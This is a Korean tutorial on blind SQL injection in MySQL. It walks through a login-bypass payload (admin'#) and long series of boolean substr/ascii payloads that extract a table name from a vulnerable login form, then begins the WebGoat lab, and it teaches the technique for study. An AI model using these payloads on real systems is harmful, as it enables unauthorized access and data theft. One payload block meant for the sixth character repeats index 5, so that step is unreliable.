The Basic
Of
Blind SQL Injection

Sur3x5F - PRIDE

NateOn : austinkwon@nate.com

목 차

0x00. INTRO

안녕하세요, Sur3x5F 의 PRIDE입니다.

Blind SQL Injection 에 관한 문서가 적고, 개인적인 복습 및 공부, 또한 IT 공부하시는 분들에게 도움이 되고자 작성한 문서입니다.

이 문서는 SQL 과 기본 SQL 인젝션에 대해 안다는 전제하에 제작한 문서입니다.

Blind SQL Injection의 개념 및 이루어지는 과정을 이해하시는데 조금이나마 도움이 됬으면 좋겠습니다.

이 문서를 배포 및 재이용 하실때에는 이 저작물에 적용된 저작권을 명확하게 나타내셔야합니다.

Sur3x5F : http://www.sur3x5f.org
PRIDE : http://www.pride.wo.tc

0x01. You should know...

Blind SQL Injection 에 필요한 함수들을 간략히 소개하겠습니다. 이 문서는 SQL 과 SQL INJECTION 을 안다는 전제 하에 쓰여진 문서이기 때문에 SQL 에 대해서는 설명하지 않겠습니다.

substr 함수는 문자열과 자를 문자열의 범위를 파라미터로 받아서 해당 부분의 문자열을 리턴해주는 함수입니다.
-substr 함수 : substr("string",자르기 시작할 문자의 인덱스,자를 문자의 개수)

ex) USERS 테이블엔 id 와 pw 컬럼이 존재하며 id = pride 이고 pw = asdf 인 행이 존재할 때,

USERS table	
id	pw
pride	asdf

substr((SELECT pw FROM USERS WHERE id='pride'),1,1)

위의 쿼리문을 db 에 보내게 되면

1) SELECT pw FROM USERS WHERE id='pride' 의 쿼리를 먼저 실행하여 'asdf'라는 문자열을 가져오게되고,

2) substr('asdf',1,1) substr 함수에 의하여 첫 번째 글자부터 한 글자를 가져옵니다.

3) asdf 의 첫글자인 a 가 반환됩니다.

ascii 함수는 파라미터로 받은 값의 아스키코드값을 리턴해주는 함수입니다.
-ascii 함수 : ascii(변환할 문자)

ex) ascii(c) 이 쿼리를 보내어 실행시켰을 때, c 의 아스키코드값인 99를 돌려주게됩니다.

0x02. What is Blind SQL Injection

Blind SQL Injection 은 평범한 SQL Injection 과 같이 원하는 데이터를 가져올 쿼리를 삽입하는 기술입니다.
하지만 평범한 SQL Injection 과 다른점은 평범한 SQL Injection 은 쿼리를 삽입하여 원하는 데이터를 한번에 얻어낼 수 있는 데에 비해 Blind SQL Injection 은 참과 거짓, 쿼리가 참일때와 거짓일 때의 서버의 반응 만으로 데이터를 얻어내는 기술입니다.
즉, 쿼리를 삽입하였을 때, 쿼리의 참과 거짓에 대한 반응을 구분할 수 있을때에 사용되는 기술입니다.
마치 장님(The blind)이 지팡이를 이용하여 장애물이 있는지 없는지를 판단하는 것처럼.
Blind SQL Injection 은 위 두 함수를 이용하여 쿼리의 결과를 얻어, 한글자씩 끊어온 값을 아스키코드로 변환시키고 임의의 숫자와 비교하여 참과 거짓을 비교하는 과정을 거쳐가며 계속 질의를 보내어 일치하는 아스키코드를 찾아냅니다.
그러한 과정을 반복하여 결과들을 조합하여 원하는 정보를 얻어냄으로써 공격을 이루어지게하는 것입니다.
많은 비교과정이 필요하기 때문에 악의적인 목적을 가진 크래커들은 Blind SQL Injection 공격을 시도할때에 자동화된 툴을 사용하여 공격합니다.
취약점이 발견된다면 순식간에 많은 정보들이 변조되거나 크래커의 손에 넘어가게됩니다.

0x03. Get db information from information_schema

Mysql 의 information_schema 에는 데이터베이스의 여러 정보들이 들어있습니다. db의 모든 테이블과 컬럼의 정보도 있습니다.

서버: localhost ▸ 데이터베이스: information_schema

구조 | SQL | 검색 | 질의 마법사 | 내보내기


	테이블	실행	레코드수	종류	Collation
☐	CHARACTER_SETS		36	MEMORY	utf8_general_ci
☐	COLLATIONS		127	MEMORY	utf8_general_ci
☐	COLLATION_CHARACTER_SET_APPLICABILITY		128	MEMORY	utf8_general_ci
☐	COLUMNS		576	MyISAM	utf8_general_ci
☐	COLUMN_PRIVILEGES		0	MEMORY	utf8_general_ci
☐	ENGINES		8	MEMORY	utf8_general_ci
☐	EVENTS		0	MyISAM	utf8_general_ci
☐	FILES		0	MEMORY	utf8_general_ci
☐	GLOBAL_STATUS		291	MEMORY	utf8_general_ci
☐	GLOBAL_VARIABLES		273	MEMORY	utf8_general_ci
☐	KEY_COLUMN_USAGE		62	MEMORY	utf8_general_ci
☐	PARTITIONS		60	MyISAM	utf8_general_ci
☐	PLUGINS		10	MyISAM	utf8_general_ci
☐	PROCESSLIST		2	MyISAM	utf8_general_ci
☐	PROFILING		0	MEMORY	utf8_general_ci
☐	REFERENTIAL_CONSTRAINTS		0	MEMORY	utf8_general_ci
☐	ROUTINES		0	MyISAM	utf8_general_ci
☐	SCHEMATA		4	MEMORY	utf8_general_ci
☐	SCHEMA_PRIVILEGES		4	MEMORY	utf8_general_ci
☐	SESSION_STATUS		291	MEMORY	utf8_general_ci
☐	SESSION_VARIABLES		273	MEMORY	utf8_general_ci
☐	STATISTICS		72	MEMORY	utf8_general_ci
☐	TABLES		60	MEMORY	utf8_general_ci
☐	TABLE_CONSTRAINTS		33	MEMORY	utf8_general_ci
☐	TABLE_PRIVILEGES		0	MEMORY	utf8_general_ci
☐	TRIGGERS		0	MyISAM	utf8_general_ci
☐	USER_PRIVILEGES		28	MEMORY	utf8_general_ci
☐	VIEWS		0	MyISAM	utf8_general_ci
	테이블 28 개	계	2,338	MyISAM	utf8_general_ci

모두 체크 / 모두 체크안함 선택한 것을:

mysql에서 information_schema의 모든 테이블

위 사진에서 붉게 네모친 부분이 각각 db의 모든 테이블들과 컬럼들의 정보를 가지고있는 테이블입니다.

tables 테이블에서 모든 정보를 가져와보면,



서버: localhost ▸ 데이터베이스: information_schema

구조 SQL 검색 질의 마법사 내보내기

행(레코드) 보기 0 - 29 (60 합계, 질의 실행시간 0.0236 초)

```
SELECT *
FROM TABLES
```

Profiling [수정] [SQL 해석] [PHP 코드 보기] [Refresh]

보기 : 30 행, 시작(행)위치 30 > >> 페이지: 1

수평(가로) 정렬 (100 칸이 넘으면 헤더 반복)

+ Options


TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE	ENGINE	VERSION	ROW_FORMAT	TABLE_ROWS	AV
NULL	information_schema	CHARACTER_SETS	SYSTEM VIEW	MEMORY	10	Fixed	NULL	
NULL	information_schema	COLLATIONS	SYSTEM VIEW	MEMORY	10	Fixed	NULL	
NULL	information_schema	COLLATION_CHARACTER_SET_APPLICABILITY	SYSTEM VIEW	MEMORY	10	Fixed	NULL	
NULL	information_schema	COLUMNS	SYSTEM VIEW	MyISAM	10	Dynamic	NULL	
NULL	information_schema	COLUMN_PRIVILEGES	SYSTEM VIEW	MEMORY	10	Fixed	NULL	
NULL	information_schema	ENGINES	SYSTEM VIEW	MEMORY	10	Fixed	NULL	
NULL	information_schema	EVENTS	SYSTEM VIEW	MyISAM	10	Dynamic	NULL	
NULL	information_schema	FILES	SYSTEM VIEW	MEMORY	10	Fixed	NULL	
NULL	information_schema	GLOBAL_STATUS	SYSTEM VIEW	MEMORY	10	Fixed	NULL	
NULL	information_schema	GLOBAL_VARIABLES	SYSTEM VIEW	MEMORY	10	Fixed	NULL	
NULL	information_schema	KEY_COLUMN_USAGE	SYSTEM VIEW	MEMORY	10	Fixed	NULL	
NULL	information_schema	PARTITIONS	SYSTEM VIEW	MyISAM	10	Dynamic	NULL	
NULL	information_schema	PLUGINS	SYSTEM VIEW	MyISAM	10	Dynamic	NULL	
NULL	information_schema	PROCESSLIST	SYSTEM VIEW	MyISAM	10	Dynamic	NULL	

SELECT * FROM information_schema.tables

자신이 접근할 수 있는 모든 db 의 테이블 정보를 볼 수 있습니다. 많은 정보들이 있지만 테이블 정보를 얻을 때에 가장 많이 쓰이는 것은 table_name 과 table_type입니다.
컬럼명처럼 table_name 에는 테이블의 이름, table_type 에는 테이블의 종류가 들어있습니다.
일반적으로 db 관리자가 테이블을 만들게 되면 table_name 은 테이블명, table_type 는 base table 로 지정됩니다.
공격자들은 이를 이용하여 관리자가 만든 테이블의 이름을 알아내기도합니다.


저도 이를 이용하여 Blind SQL Injection 으로 유저의 정보를 담고있는 테이블명을 알아내도록 하겠습니다.
취약한 로그인 폼에서의 상황을 예로 들어 보겠습니다.

위 로그인 폼은 값을 필터링 없이 login_ck.php 에 폼에 입력된 값을 전송하고, login_ck.php 에서는 mysql 에 연결하여 SELECT * FROM users WHERE id='전송받은 값' AND pw='전송받은값'
쿼리를 보내 일치하는 레코드를 가져옵니다.
우선 information_schema에서 가져올 테이블 명에 대해 알아보도록하겠습니다.




SELECT table_name FROM information_schema.tables WHERE table_type='base table' LIMIT 0,1 쿼리를 보내 table_type 가 base table인 테이블 중 가장위에 있는 테이블명을 한 개 가져왔습니다. (결과값 : users)
Blind SQL Injection은 이런 결과 값을 substr 함수를 이용해 한 글자씩 잘라서 가져옵니다.

substr 함수로 위 결과값을 한 글자 끊어오면



SELECT substr((SELECT table_name FROM information_schema.tables WHERE table_type='base table'),1,1) 쿼리를 보내 users 라는 테이블명에서 앞에서 한 글자인 'u'를 반환하였습니다. (결과값 : u)

이렇게 잘라온 글자를 ascii 함수를 이용해 아스키코드로 변환합니다.



SELECT ascii(substr((SELECT table_name FROM information_schema.tables WHERE table_type='base table'),1,1)) 쿼리로 위에서 가져온 u 의 아스키코드 값인 117을 가져왔습니다.(결과값 : 117)

위와 같은 쿼리를 인젝션하여 가져온 결과값 아스키코드를 임의의 숫자와 비교해가며 그 아스키코드를 알아내어 문자로 반환하고 각 글자들을 조합하여 원하는 데이터를 알아내는 것을 Blind SQL Injection 이라고 합니다.


이제 로그인폼에서 위에서 했던 과정들을 수행해보겠습니다.

먼저 admin 으로 올바른 id 와 password를 전송하여 로그인하였을때 (참), 데이터베이스에 있는 레코드와 일치하지 않는 id 와 password 를 보냈을때(거짓) 의 반응을 보도록하겠습니다.


바른 id 와 password 를 입력해 레코드를 가져오게되면

Hello,ADMIN 이라는 문구와 함께 로그인이됩니다.

반면 ID 와 패스워드가 틀렸을 경우에는 아이디 또는 비밀번호가 잘못되었다는 팝업창이 뜨게됩니다.




이제 blind sql injection 으로 테이블명을 알아내겠습니다.
id 와 비밀번호를 다 입력할 필요없이 admin'# 만 입력해주어도 쿼리가 SELECT * FROM users where id='admin'#' and pw='bulabula' 이되어 초록색 부분이 주석이 되기 때문에 id='admin' 이라는 조건에만 일치하는 레코드를 가져와서 admin으로 로그인 할 수 있습니다.
이를 이용하여 id='admin' 조건뒤에 and 연산자와 함께 ascii(substr((SELECT table_name FROM information_schema.tables WHERE table_type='base table' limit 0,1),1,1)) 를 삽입하면 임의의 숫자와 비교하여 참이면 로그인성공, 거짓이면 로그인에 실패하게됩니다.



공격을 시도해보겠습니다. 메모장에 있는 쿼리를 id 폼에 삽입하였는데, 위 쿼리가 참이면 로그인에 성공하고 거짓이면 로그인에 실패하게됩니다. 로그인버튼을 눌러 전송해보면,

Hello,ADMIN !

로그아웃
인증하러가기




로그인에 성공하였습니다(참). 그러므로 결과값의 첫글자의 아스키코드는 120미만 입니다.

결과값의 첫 글자의 아스키코드가 115 미만인지 비교.

로그인에 실패하였습니다(거짓). 결과값의 첫글자의 아스키코드는 115이상 입니다.
(현재 115<=첫글자 아스키코드<120)


결과값의 첫 글자의 아스키코드가 117 미만인지 비교.



로그인에 실패하였습니다(거짓). 결과값의 첫글자의 아스키코드는 117이상 입니다.
(현재 117<=첫글자 아스키코드<120)


결과값의 첫 글자의 아스키코드 118 미만인지 비교.

로그아웃
인증하러가기



로그인성공. 결과값의 첫글자의 아스키코드는 118미만입니다.
117<=첫글자 아스키코드<118 이므로 첫글자의 아스키코드는 117입니다.

로그아웃
인증하러가기



SELECT table_name FROM information_schema.tables WHERE table_type='base table' LIMIT 0,1
결과값의 첫글자는 아스키코드 117에 해당하는 문자인 'u'입니다.

이런방법으로 참인지 거짓인지 비교하여 한글자씩 알아내면,

```
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),2,1)) < 120# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),2,1)) < 110# 거짓
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),2,1)) < 115# 거짓
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),2,1)) < 117# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),2,1)) < 116# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),2,1)) < 115# 거짓
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),2,1)) = 115# 참
```

2 번째 글자 : s

```
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),3,1)) < 120# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),3,1)) < 110# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),3,1)) < 105# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),3,1)) < 100# 거짓
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),3,1)) < 103# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),3,1)) < 102# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),3,1)) < 101# 거짓
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),3,1)) = 101# 참
```

3 번째 글자 : e

```
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),4,1)) < 120# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),4,1)) < 110# 거짓
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),4,1)) < 115# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),4,1)) < 113# 거짓
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),4,1)) < 114# 거짓
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),4,1)) = 114# 참
```

4 번째 글자 : r

```
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 120# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 110# 거짓
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 115# 거짓
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 117# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 116# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) = 115# 참
```

5 번째 글자 : s

```
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 120# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 110# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 100# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 90# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 60# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 30# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 1# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) = 0# 참
```

6번째글자 : 널문자(₩0)


'users' 라는 테이블명을 알수있게됩니다.

이렇게 db 정보가 노출이 되면 데이터들을 조작하거나 얻는것은 시간문제입니다.

그렇기 때문에 위험성을 파악하고 보안에 힘써야합니다.

0x04. WebGoat-Blind SQL Injection

이번에는 웹고트의 Blind SQL Injection 문제를 풀어보면서 어떤식으로 공격이 이루어지는지를 확실히 알아보도록 하겠습니다.



문제:


The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the first_name in table user_data for userid 15613. Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.


문제를 요약하여 해석하자면 user_data 테이블에서 userid=15613을 갖는 레코드의 first_name의 값을 알아내는 것이 목적입니다.

우선 존재하는 userid와 존재하지않는 userid를 입력함에 따른 반응을 비교해보도록하겠습니다.
account number을 입력하는 폼에 문제에서 주어진 userid 인 15613을 넣어주고 전송하면,



Account number is vaild (번호가 존재합니다.) 라는 문구가 나옵니다.

임의의 값을 넣고 전송하면




Invalid account number (번호가 없습니다.) 라는 문구가 나옵니다.
쿼리가 참일때와 거짓일때 각각 Account number is vaild, Invalid account number 라는 문구가 나오게된다는 것을 알수있었습니다.

